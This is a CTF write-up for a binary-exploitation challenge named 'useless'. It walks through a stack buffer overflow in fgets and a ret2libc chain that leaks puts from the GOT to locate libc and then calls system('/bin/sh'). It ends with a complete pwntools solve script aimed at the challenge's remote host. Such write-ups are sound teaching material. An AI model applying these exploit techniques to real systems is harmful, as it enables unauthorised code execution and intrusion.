useless
BOF → ret2libc
Challenge
Poin / solves: 985 / 6
Deskripsi: Жишээ: https://www.youtube.com/watch?v=xrA4eouTmnI&ab_channel=ByamB4
Recon
We got 2 file, libc.so.6 and useless.
~/ctf/pwncheatsheet/ctfmn/useless main*
❯ checksec useless 18:45:55
[*] '/home/claritys/ctf/pwncheatsheet/ctfmn/useless/useless'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
SHSTK: Enabled
IBT: Enabled
Stripped: NoFirst thing we gonna do its patch the file so we can remote later.
~/ctf/pwncheatsheet/ctfmn/useless/onceagain main*
❯ pwninit useless elf libc.so.6 18:49:23
bin: useless
libc: ./libc.so.6
fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.39-0ubuntu8.4_amd64.deb
Found matching file: ./usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
setting ./ld-2.39.so executable
copying useless to useless_patched
running patchelf on useless_patched
writing solve.py stubNow lets decompile this file so we can read the pseudocode of this file, but the result only main that’s important.
Vulnerability
//----- (00000000004011EC) ----------------------------------------------------
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[32]; // [rsp+0h] [rbp-20h] BYREF

  printf("> ");
  fgets(s, 3000, stdin);
  puts("BYE");
  return 0;
}
As we can see, there’s a buffer overflow. Because fgets allocate the input to variable named s in size 32, whereas fgets allow us up to 3000 inputs.
In the end of the function main, there’s also a return 0, which is allowed us to overwrite the return address in RBP+8 by assembly. But there’s no target function for return, so we have to use ret2libc technique to get the shell.
Exploit plan
Our first step is search for the offset RBP+8 (return). We use pwndbg so we can easily search the offset and debugging faster, we also use command cyclic so we can get the random text that can search the offset.

Alright now we get the offset at 40 bytes, now lets search the needs for making the leak payload.
~/ctf/pwncheatsheet/ctfmn/useless/onceagain main*
❯ ropper --file useless --search "pop" 19:08:08
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop
[INFO] File: useless
0x000000000040117d: pop rbp; ret;
0x00000000004011e5: pop rdi; ret;
0x00000000004011e7: pop rsi; ret;
pwndbg> disas puts
Dump of assembler code for function puts@plt:
0x0000000000401070 <+0>: endbr64
0x0000000000401074 <+4>: jmp QWORD PTR [rip+0x2f86] # 0x404000 <puts@got.plt>
0x000000000040107a <+10>: nop WORD PTR [rax+rax*1+0x0]
End of assembler dump.We got what we needs now, lets create the leak payload.
    rdi = 0x00000000004011e5
    pltputs = 0x0000000000401070
    gotputs = 0x404000
    main = elf.sym['main']
    leakpayload = flat({40:[rdi, gotputs, pltputs, main]})
    r.sendline(leakpayload)
    r.recvline() #take dummy (> BYE)
    leak = r.recvline().strip(b'\n')
    putsleak = u64(leak.ljust(8,b'\x00'))
    log.success(f'Dapet segini: {hex(putsleak)}')
    libc.address = putsleak - libc.sym['puts']
    log.success(f'baselibcnya {hex(libc.address)}')
We use that payload so we can leak the puts address alocated in libc. This is for searching the base libc so we can call another function in libc that in the elf doesn’t have it.

Alright now we got the base libc, now we need ret for stack alignment.
~/ctf/pwncheatsheet/ctfmn/useless/onceagain main*
❯ ropper --file useless --search "ret" 19:07:03
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: ret
[INFO] File: useless
0x000000000040105a: ret 0xffff;
0x000000000040101a: ret;This is the payload so we can get the shell but leak first.
    ret = 0x000000000040101a
    rdi = 0x00000000004011e5
    pltputs = 0x0000000000401070
    gotputs = 0x404000
    main = elf.sym['main']
    leakpayload = flat({40:[rdi, gotputs, pltputs, main]})
    r.sendline(leakpayload)
    r.recvline() #take dummy (> BYE)
    leak = r.recvline().strip(b'\n')
    putsleak = u64(leak.ljust(8,b'\x00'))
    log.success(f'Dapet segini: {hex(putsleak)}')
    libc.address = putsleak - libc.sym['puts']
    log.success(f'baselibcnya {hex(libc.address)}')
    binsh = next(libc.search(b'/bin/sh\x00'))
    system = libc.sym['system']
    payload = flat({40:[ret, rdi, binsh, system]})
    r.sendline(payload)

Soo yeah now we can remote this solver now and we got the flag.
Exploit
#!/usr/bin/env python3

from pwn import *

elf = ELF("useless_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.39.so")

context.binary = elf
context.terminal = ["ghostty", "-e"]
# Use the portable pwndbg bundle (/usr/local/bin/pwndbg) as the gdb pwntools launches.
# It ships its own gdb+python and loads pwndbg itself, so there is no gdbinit.py to source.
context.gdb_binary = "pwndbg"

if args.DEBUG:
    context.log_level = "debug"

gdbscript = """
set pagination off
set confirm off

break main
continue
"""

def conn():
    if args.GDB:
        r = process([elf.path])
        gdb.attach(r, gdbscript=gdbscript)
        return r

    if args.LOCAL:
        return process([elf.path])

    return remote("iv26rj7c.i.ctf.mn", 443, ssl=True, sni='iv26rj7c.i.ctf.mn')

def main():
    r = conn()
    ret = 0x000000000040101a
    rdi = 0x00000000004011e5
    pltputs = 0x0000000000401070
    gotputs = 0x404000
    main = elf.sym['main']
    leakpayload = flat({40:[rdi, gotputs, pltputs, main]})
    r.sendline(leakpayload)
    r.recvline() #take dummy (> BYE)
    leak = r.recvline().strip(b'\n')
    putsleak = u64(leak.ljust(8,b'\x00'))
    log.success(f'Dapet segini: {hex(putsleak)}')
    libc.address = putsleak - libc.sym['puts']
    log.success(f'baselibcnya {hex(libc.address)}')
    binsh = next(libc.search(b'/bin/sh\x00'))
    system = libc.sym['system']
    payload = flat({40:[ret, rdi, binsh, system]})
    r.sendline(payload)
    # good luck pwning :)
    r.interactive()

if __name__ == "__main__":
    main()